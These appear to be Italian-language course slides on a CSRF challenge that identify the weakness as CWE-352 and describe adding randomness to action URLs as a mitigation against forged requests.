


Sfida CSRF

Albero di attacco



CSRF



Sfida CSRF

La vulnerabilità

- La vulnerabilità vista nella quarta sfida sfrutta una specifica **debolezza**
 - Qual è questa debolezza?
 - Che CWE ID ha?



Sfida CSRF

Debolezza #1

- L'applicazione **non è in grado di verificare** se una richiesta valida e legittima sia stata eseguita intenzionalmente dall'utente che l'ha inviata
- CWE di riferimento: **CWE-352**
Cross-Site Request Forgery (CSRF)
<https://cwe.mitre.org/data/definitions/352.html>



Sfida CSRF

Mitigazione #1

- Possiamo introdurre un **elemento di casualità** negli URL associati ad azioni



- Lo scopo è quello di
 - Distinguere **richieste lecite** (generate da riempimento del form da parte dell'utente) da **richieste contraffatte** (generate da manipolazione dell'URL da parte dell'attaccante)
 - Se l'attaccante genera l'URL senza il form, la sua richiesta viene scartata

